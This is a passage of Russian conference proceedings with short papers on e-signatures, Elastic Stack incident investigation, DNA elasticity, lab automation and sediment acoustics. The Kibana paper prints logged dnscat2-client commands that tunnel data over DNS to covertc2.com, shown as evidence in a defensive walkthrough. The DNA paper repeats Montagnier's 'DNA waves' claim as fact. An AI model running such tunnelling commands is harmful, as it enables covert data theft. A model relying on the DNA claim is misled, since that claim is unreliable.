Как показало исследование, использование космических средств наблюдения Земли является одним из наиболее эффективных и действенных методов получения информации о состоянии сельскохозяйственных систем, что подтверждается многолетними успешными работами научно-исследовательских коллективов в области развития и внедрения методов мониторинга и оценки состояния растительных объектов по данным спутниковых космических наблюдений. Следствием этого стал значительный прогресс в развитии методов и технологий дистанционного зондирования Земли (ДЗЗ), играющих значительную роль в информационном обеспечении решения как фундаментальных, так и прикладных задач.

Развитие технологий Big Data и Data Science, появление сверхпроизводительных вычислительных систем позволяют непрерывно получать, анализировать и использовать информацию по любому региону нашей планеты. В последние годы достаточно быстро развивались методы и технологии, позволяющие получать на основе спутниковой информации объективные данные о состоянии растительного покрова.

Особо следует отметить, что в России в данной области ведутся активные разработки, которые не только не уступают зарубежным аналогам, но и в вопросах, связанных с созданием методов автоматизированной обработки данных и систем распределенной работы со спутниковой информацией и результатами ее обработки, превосходят зарубежные аналоги. Спутниковые методы и технологии все более широко применяются в решении задачах получения объективной информации об использовании и состоянии сельскохозяйственных земель. Для этих целей активно разрабатываются и внедряются специализированные информационные системы различного уровня.

Таким образом, применение спутниковых технологий наблюдения позволит создавать новые информационные технологии и системы для наблюдения и изучения различных процессов, происходящих в биогеоценозах и агроценозах. В то же время следует отметить, что изучение различных видов агроценозов имеет свою специфику, которая требует создания специализированных информационных систем, позволяющих обеспечивать получение и анализ однородной по времени и пространству информации. Особенно это важно в том случае, когда речь идет об изучении виноградных агроценозов, поскольку их важнейшими элементами являются многолетние растения и почвы, обеспечивающие получение урожая. В этом случае необходимо создавать специальные информационные технологии наблюдения таких объектов, что позволит в перспективе формировать однородные по времени и пространству ряды наблюдений и обеспечивать возможность проведения анализа, обладающего высокой степенью достоверности.

Исследование выполнено при финансовой поддержке РФФИ в рамках научного проекта № 20-016-00220 А.

Список литературы

1. Республика Крым в цифрах. 2017: Крат.стат.сб./Крымстат- С., 2018 - 176 с.
2. Паспорт национальной программы «Цифровая экономика Российской Федерации» / Утвержден президиумом Совета при Президенте Российской Федерации по стратегическому развитию и национальным проектам (протокол от 24 декабря 2018 г. № 16), 2018. - 90 с.
3. Рожков В.А., Алябина И.О., Колесникова В.М., Молчанов Э.Н., Столбовой В.С., Шоба С.А. Почвенногеографическая база данных России // Почвоведение. 2010. № 1. С. 3–6.

4. Шеин Е. В., Рыжова И. М. Математическое моделирование в почвоведении. М.: «ИП Маракушев А. Б.», 2016. – 377 с.

УДК 004.9

ЭЛЕКТРОННАЯ ПОДПИСЬ, КАК СРЕДСТВО ЗАЩИТЫ ИНФОРМАЦИИ

Гаврилова А. С., Таран В. Н.

Гуманитарно-педагогическая академия (филиал) ФГАОУ ВО «Крымский федеральный университет им. В. И. Вернадского» в г. Ялте

Аннотация. В данной статье описана история появления и создания электронной подписи. Приведены виды электронной подписи такие, как: простая и усиленная, квалифицированная и неквалифицированная. Описано их различие и способы применения. Показаны преимущества применения физическими и юридическими лицами электронной подписи и ведения электронного документооборота.

Ключевые слова: электронная подпись, виды электронной подписи, простая электронная подпись, усиленная электронная подпись, квалифицированная электронная подпись, неквалифицированная электронная подпись.

В современном обществе на данный момент ценятся два параметра – технологичность и скорость передачи информации. Данная тенденция не минула и правовую сферу Российской Федерации, а именно документооборот.

Способ электронного обращения документов всё активнее вытесняет более традиционную версию работы с документами – бумажную, так как именно данный подход позволяет в считанные минуты совершать нужные правки в документах и сокращает время их транспортировки куда-либо. Остаётся главная проблема – для быстрой передачи важного документа, потерпевшего правки и изменения, в ведомство, не хватает подписи заявителя, что влечёт за собой остановку всего процесса.

Для решения данной проблемы в 1994 году был разработан первый тестовый вариант стандарта электронной подписи, а в 2002 году Государственная Дума приняла Федеральный закон ФЗ № 1 «Об электронной цифровой подписи». Но, к сожалению, уже в процессе реализации по внедрению электронного документооборота выяснилось, что законодательная база устарела и не отвечает современным тенденциям развития.

Поэтому, 6 апреля 2011 года был принят новый Федеральный закон «Об электронной подписи» № 63-ФЗ, и следом за ним 1 января 2013 года ГОСТ 34.10-2011 был заменён на ГОСТ Р 34.10-2012 «Информационная технология. Криптографическая защита информации. Процессы формирования и проверки электронной цифровой подписи».

Таким образом, в новом законе был полностью переосмыслен подход к определению электронной подписи, где согласно п. 1 ст. 2 Федерального Закона электронная подпись – это информация в электронной форме, которая присоединена к другой информации в электронной форме – подписываемой или иным образом связана с такой информацией, которая используется для определения лица, подписывающего информацию [1]. 63-ФЗ расширил сферу использования ЭП, разрешил её получение как физическим, так и юридическим лицам, закрепил систему аккредитации удостоверяющих центров.

Одним из главных новшеств проведения реформы Федерального закона от 2002 года стало внедрение нескольких видов электронной подписи (рис. 1):

– простая электронная подпись;

– усиленная электронная подпись, которая создаётся методом криптографического преобразования информации, записывается на ключевой носитель и выдаётся в удостоверяющем центре. Подразделяется на неквалифицированную ЭП и квалифицированную ЭП.

Простая электронная подпись (ПЭП) – это комбинация из логина и пароля, подтверждающая, что электронное сообщение отправлено конкретным лицом. Является наименее защищённым вариантом ЭП. Пользователь, подписывая документ ПЭП, совершает все действия под своим логином и паролем.

Простую электронную подпись большинство людей используют при работе в электронных системах, которые требуют авторизацию при помощи созданных паролей или СМС-кодов, банковском интернет-обслуживании.

Неквалифицированная ЭП идентифицирует отправителя и подтверждает, что с момента подписания документ не подвергался изменениям. Также законодатель предусмотрел условие обратной презумпции, согласно которой признание равнозначности подписанным вручную бумажным документом, должно быть закреплено либо в соглашении сторон, либо в Федеральном законе или принятом в соответствии с ним подзаконном акте.

Квалифицированная ЭП подтверждается сертификатом от аккредитованного удостоверяющего центра, гарантируя максимальную степень защиты документа и во всех случаях приравнивается к бумажному документу, кроме тех ситуаций, где закон прямо предусматривает обязательность соблюдения письменной формы документа.




Рис. 1. Схема видов электронной подписи

Электронная подпись нужна для участия в электронных торгах, для доступа к информационным государственным системам, для сдачи отчётности в различные государственные органы, также квалифицированная электронная подпись необходима предпринимателям, которые по закону обязаны перейти на онлайн-кассы.

Преимуществами оформления электронной подписи является:

– очередь. Больше не требуется стоять в ней, дабы сдать какой-либо отчёт;

– электронная сдача отчётности экономит время и предотвращает непредвиденные ситуации, связанные с возможной утерей документа или задержкой попадания его в контролирующий орган;

– возможность использования электронных документов при разборе спорных ситуаций с контролирующим органом и подтверждениями оператора, как третьей стороны.

Таким образом, из всего вышеперечисленного можно сделать вывод, что внедрение и использование электронной подписи является одним из этапов цифровизации экономики, так как экономит не только время сотрудников и защищает от утечки информации передаваемые сетью Интернет документы, а также способствует мобильности передачи данных в различные контролирующие органы.

Физические лица при помощи электронной подписи могут пользоваться государственными услугами, при этом не занимая очереди в структурных подразделениях, тем самым обеспечивается быстрое получение интересующих документов или справок.

Список литературы

1. Федеральный закон от 06 апреля 2011 № 63-ФЗ «Об электронной подписи» // Собрание законодательства РФ. 2011. № 15. Ст. 2036.

УДК 004.056

ПРИМЕНЕНИЕ СЕРВИСОВ KIBANA И BEATS ДЛЯ ОБНАРУЖЕНИЯ И АНАЛИЗА ИНЦИДЕНТОВ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ В СИСТЕМАХ КРИТИЧЕСКОЙ ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРЫ

[1]Гришин И. Ю., [1,2]Тимиргалеева Р. Р., [3]Чертоганов К. А.

[1]МГУ им. М. В. Ломоносова, г. Москва

[2]Крымский федеральный университет им. В. И. Вернадского, г. Симферополь

[3]Кубанский государственный технологический университет, г. Краснодар

В работе авторов [1] был предложен метод метод расследования инцидентов в системах критической информационной инфраструктуры, основанный на анализе соответствующих логов (журналов), ведущихся в информационной системе. Следует отметить, что информация, записываемая в указанные журналы, является достаточно разнородной и объемной и трудно поддается анализу с помощью классических методов. Для хранения такой информации чаще всего используют распределенные базы данных типа noSQL. Однако такой продукт как Elastic Stack позволяет надежно извлекать данные из любого источника в любом формате, а также искать, анализировать и визуализировать данные в режиме реального времени, в том числе и обнаружение нарушений безопасности в системах критической информационной инфраструктуры [2, 3].

Однако, такой продукт, как Elastic Stack (включает в себя следующие решения компании Elastic: Kibana, Elasticsearch, Beats, ECE, Logstash), может быть использован для и проведения расследования того, кто, когда и как получил несанкционированный доступ к информационной системе организации.

Elastic Stack может определить источник угроз нарушений безопасности. На рисунке 1 представлено сообщение из модуля машинного обучения системы Kibana.




Рис. 1. Сообщение из модуля машинного обучения системы Kibana

Для более детального исследования инцидента можно перейти по ссылке тревожного сообщения. В это время модуль машинного обучения ищет необычно высокое содержание информации на фиде субдомена трафика DNS.

Красным цветом помечены аномалии, которые вызывают предупреждение.

Если более детально исследовать одну из этих аномалий, то можно увидеть, что эта аномалия является довольно серьезной (на основе конкретной нормализованной оценки тяжести). Модуль машинного обучения также осуществляет анализ влияния (influence analysis), чтобы подчеркнуть, что хост, HR02 и домен covert.com, вносит имеют какое-то отношение к этому инциденту в значительной степени.

На рисунке 2 представлена более детальная информации об аномалии, помеченная красным цветом.




Рис. 2. Детальная информации об аномалии

Это значит, что весьма вероятно, что эта попытка эксфильтрации DNS произошла из хоста HR02 к домену covertc2.com, что в свою очередь помогает аналитику безопасности сузить рамки поиска причин инцидента во время расследования.

Чтобы узнать, что еще происходило на конкретном хосте (HR02), нужно переключиться на приборную панель Kibana, которая настроена на просмотр событий журнала Windows.

На аналитической панели Kibana следует отфильтровать данные по двум влияющим факторам, которые были обнаружены в ходе исследования аномалии, в результате расследования инцидента (covert.com и HR02).

На рисунке 3 представлена аналитической панели Kibana, содержащая информацию о событиях журнала Windows хоста.




Рис. 3. Аналитической панель Kibana (журнал Windows)

На этой панели можно более детально изучить события из журнала Windows. В данном случае мы хотим исследовать какие процессы и сервисы происходили на этой машине (HR02), которая взаимодействовала с этим доменом.

На рисунке 4 можно заметить большое множество вызовов DNS, которые запускались из командной строки.

command_line
dnscat2-client --secret=PleaseHelpMe covertc2.com
dnscat2-client --secret=PleaseHelpMe covertc2.com
dnscat2-client --secret=PleaseHelpMe covertc2.com
dnscat2-client --secret=PleaseHelpMe covertc2.com
dnscat2-client --secret=PleaseHelpMe covertc2.com
dnscat2-client --no-encryption covertc2.com
dnscat2-client --no-encryption covertc2.com
dnscat2-client --dns server=8.8.8.8,domain=covertc2.com --secret PleaseHelpMe
cmd.exe
dnscat2-client.exe --dns server=8.8.8.8,domain=covertc2.com --secret PleaseHelpMe
dnscat2-client.exe --dns server=8.8.8.8,domain=covertc2.com --secret

Рис. 4. Множество вызовов DNS

Из рисунка 4 видно, что это обычная утилита, которая используется для туннелирования DNS. Также можно заметил здесь, что все из этих командных строк управляются пользователем: wgrimes.

На рисунке 5 представлен поиск потенциального нарушителя.

event_data.User
LABMEINC\wgrimes
LABMEINC\wgrimes
LABMEINC\wgrimes
LABMEINC\wgrime
LABMEINC\wgrimes
LABMEINC\wgrimes
LABMEINC\wgrimes
LABMEINC\wgrimes
LABMEINC\wgrimes

Рис. 5. Поиск потенциального нарушителя

Чтобы исследовать, какие именно действия, происходящие на данном конкретном хосте, связаны с этим пользователем добавим wgrimes как другое ключевое слово в строку фильтрации данных. В результате получаем некоторые интересные сигналы.

На рисунке 6 можно заметить довольно частое использование команды net use.




Рис. 6. Частое использование команды net use

На рисунке 7 можно заметить, что пользователю wgrimes удалось успешно подключиться к машине (COE) с хоста HR02.




Рис. 7. Подключение к машине (CEO) с хоста HR02.

Данное действие может являться критичным для системы. В данный момент стоит побеспокоиться о принятии мер по исправлению положения. Будет логичным узнать какие действия осуществлялись на машине CEO.

На рисунке 8 представлены диаграммы для анализа действий на машине CEO.




Рис. 8. Диаграммы для анализа действий на машине CEO .

В процессе расследования инцидента начинают выделяться тревожные события на графике времени. Мы видим, что происходило добавление новых пользователей и новые сервисы были созданы.

На рисунке 9 представлены диаграммы для анализа действий на машине CEO.




Рис. 9. тревожные события на графике времени

И в дополнение пользователь WGrimes успешно подключился к машине CEO, где был еще один успешный анонимный вход.

На рисунке 10 представлена диаграмма подключений к машине CEO.




Рис. 10. Диаграмма подключений к машине CEO

Продолжая просматривать аналитическую панель Kibana можно получить представление о том, что происходит на машине CEO. В ходе данного исследования были замечены множество активности получения доступа, а также то, что критический файл, был доступен на хосте CEO пользователю wgrimes.

Информация о получении доступа к критическому файлу пользователем wgrimes представлен на рисунке 11.




Рис. 11. Диаграмма подключений к машине CEO

На этой части расследования можно предпринять некоторые меры обеспечения безопасности информационной системы КИИ, например, взять машины HR02 и CEO (они, возможно, скомпрометированы), отключить от сети и заняться глубокой экспертизой, изменить учётные записи, а также возможно провести беседу с нарушителем.

После этих действий следующими шагом будет анализ всего сетевой трафик (данные собирает Packetbeat).

На аналитической панели Kibana можно изучить весь трафик, что это были за хосты (HR02 и CEO), и как они общались с внешним миром (сеть Интернет), по каким портам осуществлялась связь.

На рисунке 12 представлен анализ сетевого трафика.




Рис. 12. Анализ сетевого трафика

Вывод: При использовании сервиса Elastic Stack аналитик информационной безопасности получает возможность взаимодействовать с данными и делать выводы в краткие сроки делать это быстро, что может быть важно для обеспечения безопасности КИИ, где время при наступлении инцидента имеет существенное значение.

Работа выполнена при поддержке Российского фонда фундаментальных исследований, грант № 19-29-06081 мк, РФФИ и Правительства Севастополя, грант № 20-410-925001 р_Наставник.

Список литературы

1. Гришин И.Ю., Тимиргалеева Р.Р., Чертоганов К.А. Метод расследования инцидентов в системах критической информационной инфраструктуры // Ломоносовские чтения: Материалы ежегодной научной конференции МГУ (3-5 апреля 2019 года, г. Севастополь). – Севастополь: Филиал МГУ в г. Севастополе, 2019. С. 219.

2. Timirgaleeva R.R., Grishin I.Yu., Mironov M.V. E-learning: The problem of reliable student authentication and information security // CEUR Workshop Proceedings. th All-Russian Scientific and Practical Conference with International Participation "Information Systems and Technologies in Modeling and Control", ISTMC 2019. Volume 2522, 2019, P. 213-223.

3. Grishin I., Timirgaleeva R. The application of artificial intelligence methods for forming industry management systems // CEUR Workshop Proceedings. 1. Сер. "Selected Papers of the 1st International Scientific Conference Convergent Cognitive Information Technologies, Convergent 2016. – 2016. P. 115-120.

УДК 577.31

МОДЕЛИРОВАНИЕ УПРУГИХ СВОЙСТВ ОДНОЦЕПОЧЕЧНОЙ МОЛЕКУЛЫ ДНК С УЧЕТОМ ЭЛЕКТРОСТАТИЧЕСКИЙ ВЗАИМОДЕЙСТВИЙ.

Войтенко А. П., Рыбалко С. Ю., Цапик Д. К., Лейфер П. Н.
Крымский Федеральный университет им. В.И. Вернадского, г. Симферополь

Современные технические достижения позволяют проводить различные экспериментальные измерения биологических молекул в масштабах от нескольких нанометров до нескольких микрон. В том числе и одномолекулярные эксперименты в широком диапазоне длин ДНК, включая как короткие, так и очень длинные ДНК [1, 2, 3]. Они также дают возможность понять пределы допустимости теорий, основанных на универсальных полимерных моделях, таких как модель Эдвардса или простая модель полужесткой цепи, такая как модель червеобразной цепи (WLC) [4].

Одним из первых таких экспериментов было исследование упругого отклика молекул λ - бактериофага ДНК (λ ДНК) [5]. В этих экспериментах по исследованию упругости ДНК изучалась реакция на постоянную силу, приложенную к магнитному шарику, прикрепленном к λ ДНК в растворе с различной концентрацией соли. После этих экспериментов последовал ряд теоретических исследований [6-8].

Кроме того, ДНК сильно заряжена, поэтому ионные эффекты будут чрезвычайно важны для определения эластичности. Так в своей работе J. F. Marko и E. D. Siggia [7] включили эффекты электростатического взаимодействия в картину модели червеобразной цепи (WLC) ДНК, заменив внутреннюю длину персистенции на зависящую от масштаба эффективную длину персистенции.

В работе [9] L. Montagnier совместно с группой ученых в своей научной статье показал, что водные растворы молекул ДНК некоторых бактерий и вирусов высокой степени разведения могут излучать низкочастотные волны, которые способны индуцироваться даже в специфически коротких последовательностях данного биополимера. Процесс облучения растворов запускался под действием фонового электромагнитного поля ультранизкой частоты, в результате чего они приобретали способность передавать информацию о структуре ДНК от исходного организма в другие. Излучение сигналов ДНК стимулировалось электромагнитными волнами частотой около 7 Гц.

В экспериментах с одной молекулой ДНК один или оба конца ее были прикреплены к шарикам. Внешние силы, приложенные к шарнирам, обеспечивают увеличение молекулы ДНК и дают экспериментальные данные по упругости молекулярной цепи.

В данной работе рассматривалась простая спиральная пружина и спектр ее возбуждения как модель одноцепочечной молекулы ДНК. Одним из важнейших свойств является спектр связанных электроупругих взаимодействий, возникающих вследствие изменения кручения спирали под действием внешних сил. Теоретическая модель предполагает, что малые внешние силы, приложенные к одной молекуле ДНК, будут изменять только кручение, тогда как кривизна будет постоянной. В работе рассматривается небольшое периодическое изменение формы пружины ДНК в окрестности неподвижной точки.

Одноцепочечная молекула ДНК (ssDNA) [2] представлена спиральной пружиной [10,11] с длиной персистенции LP ≈50 Нм [3]. Предполагается, что эта спиральная пружина представляет собой нерастяжимый упругий стержень с поперечным сечением намного меньше ее длины, то есть волокна определены в соответствии Goriely и Shipman [10].

По сравнению с прямым стержнем, где осевые волны, волны кручения и изгибные волны полностью не связаны друг с другом, они связаны в спиральной пружине. Набор из шести упрощенных дисперсионных уравнений [7], возникающих при пренебрежении членами более высокого порядка, такими как є2, r2, єr, выглядит следующим образом:

$$\Omega^2 + \frac{kK^2}{2(1+\nu)}U + \epsilon\left(Kq + \frac{kKq}{2(1+\nu)}\right)W - \epsilon\frac{kK}{2(1+\nu)}B = 0,$$
$$(\Omega^2 + \frac{kK^2}{2(1+\nu)})V + \epsilon\frac{kK}{2(1+\nu)}A = 0,$$
$$-\epsilon\left(Kq + \frac{kKq}{2(1+\nu)}\right)U + (\Omega^2 + K^2)W = 0, \qquad (1)$$
$$-kKV + \frac{1}{8}\epsilon(-8k + (1+\nu)(\Omega^2 + K^2))A = 0,$$

$$kKU + \epsilon KqW + \frac{1}{8}\epsilon(-8k + (1+\nu)(\Omega^2 + K^2))B = 0,$$
$$-(2+\nu)\epsilon KqA + (K^2 + 2(1+\nu)\Omega^2)\Gamma = 0,$$

где k-коэффициент сдвига; E-модуль Юнга; G-модуль сдвига; ρ-массовая плотность пружины; ν-коэффициент Пуассона; U, V, W-амплитуды перемещений; A, B, Г- углы поворота.

При приложении внешней силы к концам пружины ДНК потенциальная энергия будет увеличена по сравнению с ее равновесным значением. Было предположено, что приращение потенциальной энергии пропорционально градиенту кручения τ(t,s). Дополнительный член к Лагранжиану будет выглядеть следующим образом:

$$\Delta L = -\int_0^L \frac{\partial \tau}{\partial s} \frac{xD_X + yD_y + zD_z}{s} ds, \quad (2)$$

где L-длина пружины ДНК, $\vec{D}$-вектор дипольного момента, обеспечиваемого распределением электрического заряда вдоль спирали ДНК. Типичные частоты связанных электроупругих волн могут быть оценены в окрестности минимума потенциальной энергии по формуле

$$\omega = \sqrt{\frac{\frac{\partial^2 \Delta L}{\partial x^2}}{m}} \quad (3)$$

Таким образом, расчеты позволили получить частотную зависимость колебаний ДНК в окрестности положения равновесия. Полученный спектр связанных электроупругих взаимодействий, возникающих вследствие изменения кручения спирали под действием внешних сил, является важной характеристикой модели одноцепочечной молекулы ДНК.

Список литературы

1. T.R. Stric, J.-F. Allemand, D. Bensimon, A. Bensimon, V. Croquette, The Elasticity of a Single upercoiled DNA Molecule, Scince, Vol. 271, 1835-1837 (1996).
2. C. Bustamante, S.B. Smith, J. Liphardt, D. Smith, Single-molecule studies of DNA mechanics, Current Opinion Structural Biology, Vol. 10, 279-285 (2000).
3. Y. Seol, J. Li, P. Nelson, T.T. Perkins and D. Betterton, Elasticity of Short DNA Molecules: Theory and Experiment for Contour Length of 0, 6 − 7μm, Biophysical Journal, Vol. 23, 4360-4373, (2007).
4. M. Doi and S. F. Edwards, The Theory of Polymer Dynamics, Oxford University Press: Oxford, U.K. (1986).
5. S.B. Smith, L. Finzi, and C. Bustamante, Science 258, 1122 (1992).
6. F. Brochard-Wyart, Europhys. Lett. 23, 105 (1993): F. Brochard-Wyart, H. Hervet,P.
7. Pincus, Europhys. Lett. 26, 511 (1994).

J. F. Marko and E. D. Siggia, Macromolecules 28, 8759 (1995); Science 265, 1599 (1994).

8. B.-Y. Ha and D. Thirumalai, J. Chem. Phys 106, 4243 (1997)
9. L. Montagnier, J. Aissa, E. Del Giudice, C. Lavallee, A. Tedeschi and G. Vitiello, DNA waves and water, Journal of Physics: Conference Series, Vol.306, 1-10 (2011).
10. A. Goriely & P. Shipman, Dynamics of Helical Strips, Phys. Rev. E 40, 293-308, (2000).
11. S.V. Sorokin, Linear Dynamics of elastic helical springs: asymptotic analysis of wave propagation, Proc. R. Soc. A, Vol. 465, 1513-1537, (2009).

УДК 530.1

О ПРИМЕНЕНИИ ПРОГРАММНО-АППАРАТНЫХ СРЕДСТВ ДЛЯ МОДЕРНИЗАЦИИ УЧЕБНЫХ ЛАБОРАТОРИЙ ФИЗИЧЕСКОГО ЭКСПЕРИМЕНТА

Косых Н. Б.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Повсеместное внедрение цифровых систем в отраслях экономики, промышленности и даже в быту предъявляет высокие требования к выпускникам ВУЗов - молодым специалистам, поступающим на рынок интеллектуального труда. Причем прогресс информационных технологий имеет тенденцию

к ускорению, что выражается, например, в сокращении периодов обновления операционных систем, росте числа разнообразия процессоров и т.п. Однако базовые принципы построения архитектуры вычислительных систем, представления и передачи данных нечасто подвергаются пересмотру, и в этом имеют некоторое сходство с незыблемостью физических закономерностей. Статистический характер измеряемых величин, общая автоматизация научных исследований, но главное – доступность свободного ПО и обилие датчиков физических величин навели автора на мысль внедрить элементы автоматизации физического эксперимента в учебных лабораториях.

К свободно распространяемым программным продуктам можно отнести, прежде всего, Arduino v1.8, содержащий достаточное количество примеров с исходными кодами на языках Си, Си++ для различных по сложности платформ: UNO, MEGA, DUO от 8-ми разрядных AVR до 32-разрядных ARM архитектур. Встроенный плоттер и монитор порта позволяют визуализировать данные и сохранять массивы для дальнейшей обработки в других пакета программ (рис. 1). Более продвинутые пакеты, например Atmel Studio, NXP code vision предоставляют доступ к регистрам контроллеров и являются профессиональными инструментами разработки.

Рис. 1. Возмущение магнитного поля, измеренное 3-х осевым магнетометром (точность 1 милиГаусс).

В части аппаратных средств микроконтроллеры содержат разнообразные модули, общие для всей измерительной аппаратуры, например аналого-цифровые преобразователи, широтно-импульсная модуляция, таймеры счетчики, порты ввода-вывода, интерфейсы последовательной связи, криптографические модули и многое другое. Собственно датчики физических величин - измерители давления, температуры, влажности, координат GPS, акустического давления, магнитного поля, напряжения, ускорения и т.д. могут быть подключены по стандартным проводным и беспроводным (433МГц Zig Bee) интерфейсам.

Апробация лабораторных исследований, автоматизированных при помощи описанных выше программных и аппаратных средств, показала, что студенты успешно овладевают навыками программирования лабораторных стендов, однако схемотехнические решения даются с трудом. В качестве примера можно привести ВКР и публикацию [1], где выпускник проявил завидную инициативу в алгоритмизации двухкоординатного зонда электрического поля в электролите, а также визуализации его распределения. Дисбаланс между схемотехническим и алгоритмическим творчеством студентов, вероятно, проистекает из особенностей среднего образования, доступностью в быту устройств «смартфон-планшет-компьютер», и широким спектром готовых решений plug-and-play, то есть отсутствием необходимости согласовывать и составлять цепи различных устройств.

С учетом указанных особенностей, модернизация практикумов по физике и информатике может быть проведена таким образом, чтобы изучение объекта содержало две- три схемы с его включением. Например, изучение шагового двигателя в связке с энкодером и червячной передачей должно давать представление о поступательных и вращательных перемещениях в декартовых и цилиндрических

системах координат, планируемых и измеренных. Также сравнение шагового двигателя с сервоприводом и двигателем постоянного тока представляется логичным.

Каждой из дисциплин может быть предложена соответствующая модернизация практикумов. Приведем примерный перечень дисциплин, инструментов исследования и физических явлений с их участием. «Механика» - изучение трехосевого акселерометра, изучение колебаний связанных систем при помощи синхронизированных акселерометров. «Молекулярная физика» - изучение контактной разности потенциалов при помощи элемента Пельтье. «Электричество и магнетизм» - фазовые соотношения в различных точках пространства вращающегося магнитного поля по данным измерительной сети 3D магнетометров. «Оптика» - измерение аберрации оптических систем методом цифровой обработки JPEG, RAW TIFF снимков. Кроме того, можно предложить создание практикумов по дисциплинам «Архитектура ЭВМ» - в части изучения архитектуры RISC процессоров, ОС реального времени, инструмента прерываний процессоров. «Статистические методы анализа данных» - аппаратная генерация псевдослучайных сигналов, их аппаратный и программный анализ спектра, генерация осцилляций Гиббса и многое другое.

Как показывает опыт, в среде студентов такая модернизация приветствуется, о чем свидетельствует их активность, в том числе и публикационная на студенческих конференциях Филиала [2] последних лет.

Список литературы

1. Перегуда К.А., Барков С.О., Эльяс Е.И., Жук В.Р., Косых Н.Б. ИЗМЕРЕНИЕ ОТКЛИКА ТОКА В ЖИДКОСТИ НА ВОЗДЕЙСТВИЕ ЗОНДИРУЮЩЕГО ЭЛЕКТРИЧЕСКОГОИМПУЛЬСА Сборник «Ломоносовские чтения -2018» с.71

2. Дворников Н.А., Косых Н.Б. ПРИМЕНЕНИЕ МОБИЛЬНОЙ СИСТЕМЫ СБОРА НАУЧНЫХ ДАННЫХ ДЛЯ ИЗУЧЕНИЯ СВЕРХБЫСТРЫХ ИОННЫХ РЕЛАКСАЦИЙ Сборник «Черноморская конференция -2019» с.30

УДК 534.222

УПРУГИЕ ВОЛНЫ В МОРСКИХ ОСАДКАХ. СОПОСТАВЛЕНИЕ РЕЗУЛЬТАТОВ ТЕОРИИ БИО-СТОЛЛА И ТЕОРИИ GSEC

Ластовенко О. Р.

Севастопольский государственный университет

Акустические характеристики морского дна важны с точки зрения самых разнообразных приложений. В мелком море характеристики дна определяют пространственную и временную структуру звукового поля. Отражательная способность дна определяет время реверберации, дальность действия гидроакустических локационных комплексов, возможности и глубину профилирования донных слоев.

Наиболее известная теория распространения упругих волн в морских осадках предложена в 70-х годах прошлого века Р. Столлом и Г. Брайаном на основе теории флюидонасыщенных пористых сред, разработанной М. Био (Био-Столла теория) [1]. В оригинальной теории Био рассматривается двухфазная среда, в которой зерна минералов консолидированы упругим скелетом и насыщены поровой жидкостью, способной двигаться относительно скелета. Затухание в среде объясняется вязкостью порового флюида. В этом случае затухание будет зависеть пропорционально ω^2 ниже переходной частоты, когда в порах пуазейлевское течение и доминируют вязкие силы, и пропорционально $\omega^{1/2}$ выше переходной частоты, когда доминируют инерционные силы. В окрестности переходной частоты будет возникать и наибольшая дисперсия скоростей упругих волн.

Р.Д. Столл, адаптируя теорию Био применительно к морским осадкам, для учета внутреннего трения полагает упругие постоянные среды комплексными, добавляя к ним в частотной области постоянный декремент потерь, и подбирает затем соотношения между действительными и мнимыми частями так, чтобы удовлетворить экспериментальным данным. С учетом коррекции на внутреннее трение, теория Био-Столла дает более сглаженные частотные зависимости затухания, $\alpha \sim \omega^{\varepsilon}$, на самых низких частотах $\varepsilon \approx 1$, на частотах ниже переходной $\varepsilon \approx 2$, в окрестности переходной $\varepsilon \approx 1$, на высоких

$\varepsilon \approx 1/2$, что не соответствует экспериментальным данным на высоких частотах. На дисперсию скоростей комплексная добавка не влияет. Теория Био-Столла на протяжении десятилетий была практически единственной теорией распространения упругих волн в морских осадках.

В работе [2] представлена двухфазная теория GSEC, учитывающая два вида потерь: внутреннее (межгранулярное, Grain Shearing, GS) трение и вязкое трение (Effective Compressibility, EC). Внутреннее трение проявляется в самом широком диапазоне частот, его физическая природа обусловлена нелинейностью контакта между гранулами. Вязкое трение возникает вследствие движения флюида относительно гранул среды и проявляется в окрестности «переходной» частоты. Согласно модели GSEC механизм вязкой дисперсии и диссипации в неконсолидированной среде реализуется следующим образом. Компрессия приводит к истечению флюида из мелких пор и щелей между гранулами сквозь крупные сквозные поры, что увеличивает сжимаемость среды на низких частотах. С ростом частоты характер течения в сквозных порах постепенно меняется, их проницаемость уменьшается, поры “запираются”, гранулы и жидкость колеблются вместе. Флюиду, заключенному в щелях деваться некуда, что приводит к возрастанию упругости среды и скорости звука. Так проявляется консервативное влияние жидкости. Вязкое трение дает вклад в диапазоне средних частот, когда флюид еще мобилен, но и вязкие силы уже достаточно велики. Теория GSEC показывает верную частотную зависимость затухания во всем диапазоне.

Рассмотрим результаты измерений скорости и затухания в эксперименте с модельной средой – стеклянными шариками в силиконовом масле. Этот интересный эксперимент был специально задуман для проверки GS и Био-Столла теорий. Поскольку вязкость силиконового масла в 100 раз больше чем вязкость воды, ожидалось, что переходная частота, где зависимость затухания меняется с $\sim f^2$ на $\sim f^{1/2}$ сдвинется вверх и окажется внутри диапазона измерений. Графики скорости $c_p(f)$, затухания $\alpha_p(f)$, и двух дисперсионных компонент – внутреннего и вязкого трения – на рис. 1. Для сравнения показаны дисперсионные кривые теорий GS и Био-Столла (GS, B-S).




Рис. 1. Частотные зависимости скорости звука и коэффициента затухания в эксперименте «стеклянные шарики в силиконовом масле»

Как видно из рис. 2, частотная зависимость затухания следует закону $\alpha_p \sim f^1$ во всем диапазоне, из чего был сделан вывод, что теория Био-Столла не подтверждается, затухание определяется не вязким, а внутренним трением. Однако, теория Био-Столла дает хорошее соответствие с измерениями скорости звука, что свидетельствует о правильном воспроизведении вязкой компоненты дисперсии. С другой стороны, не подтверждается и GS теория – линии $c_p(f)$ и $\alpha_p(f)$ пересекают экспериментальные тренды, т.е. только внутренним трением объяснить постоянную добротность среды вместе с существенной дисперсией скорости тоже невозможно.

Рассмотрим, что показывает GS+EC модель. Сопоставление графиков компонент скорости и затухания убеждает, что только суммарным влиянием внутреннего и вязкого трения можно объяснить и постоянную добротность, и дисперсию скорости. Вязкое и внутреннее трение в данном эксперименте сложились так, что дисперсия скорости в основном обусловлена консервативным влиянием флюида, внутреннее трение проявляется только на верхней границе частотного диапазона

измерений. Влияние же внутренней и вязкой компонент затухания случайно разделилось пополам – до середины диапазона измерений в основном вязкое трение, выше середины – внутреннее, но в сумме получилось $\alpha \sim f^1$. Инверсия возвращает низкое значение межгранулярной жесткости и высокое значение показателя нелинейности среды. Физически это можно объяснить любрикацией поверхности гранул вязким маслом, которое способствует относительному скольжению шариков на низких частотах, но препятствует вытеснению флюида из межгранулярной щели на высоких частотах.

Список литературы

1. Stoll R.D. Sediment Acoustics. New York: Springer, 1989.
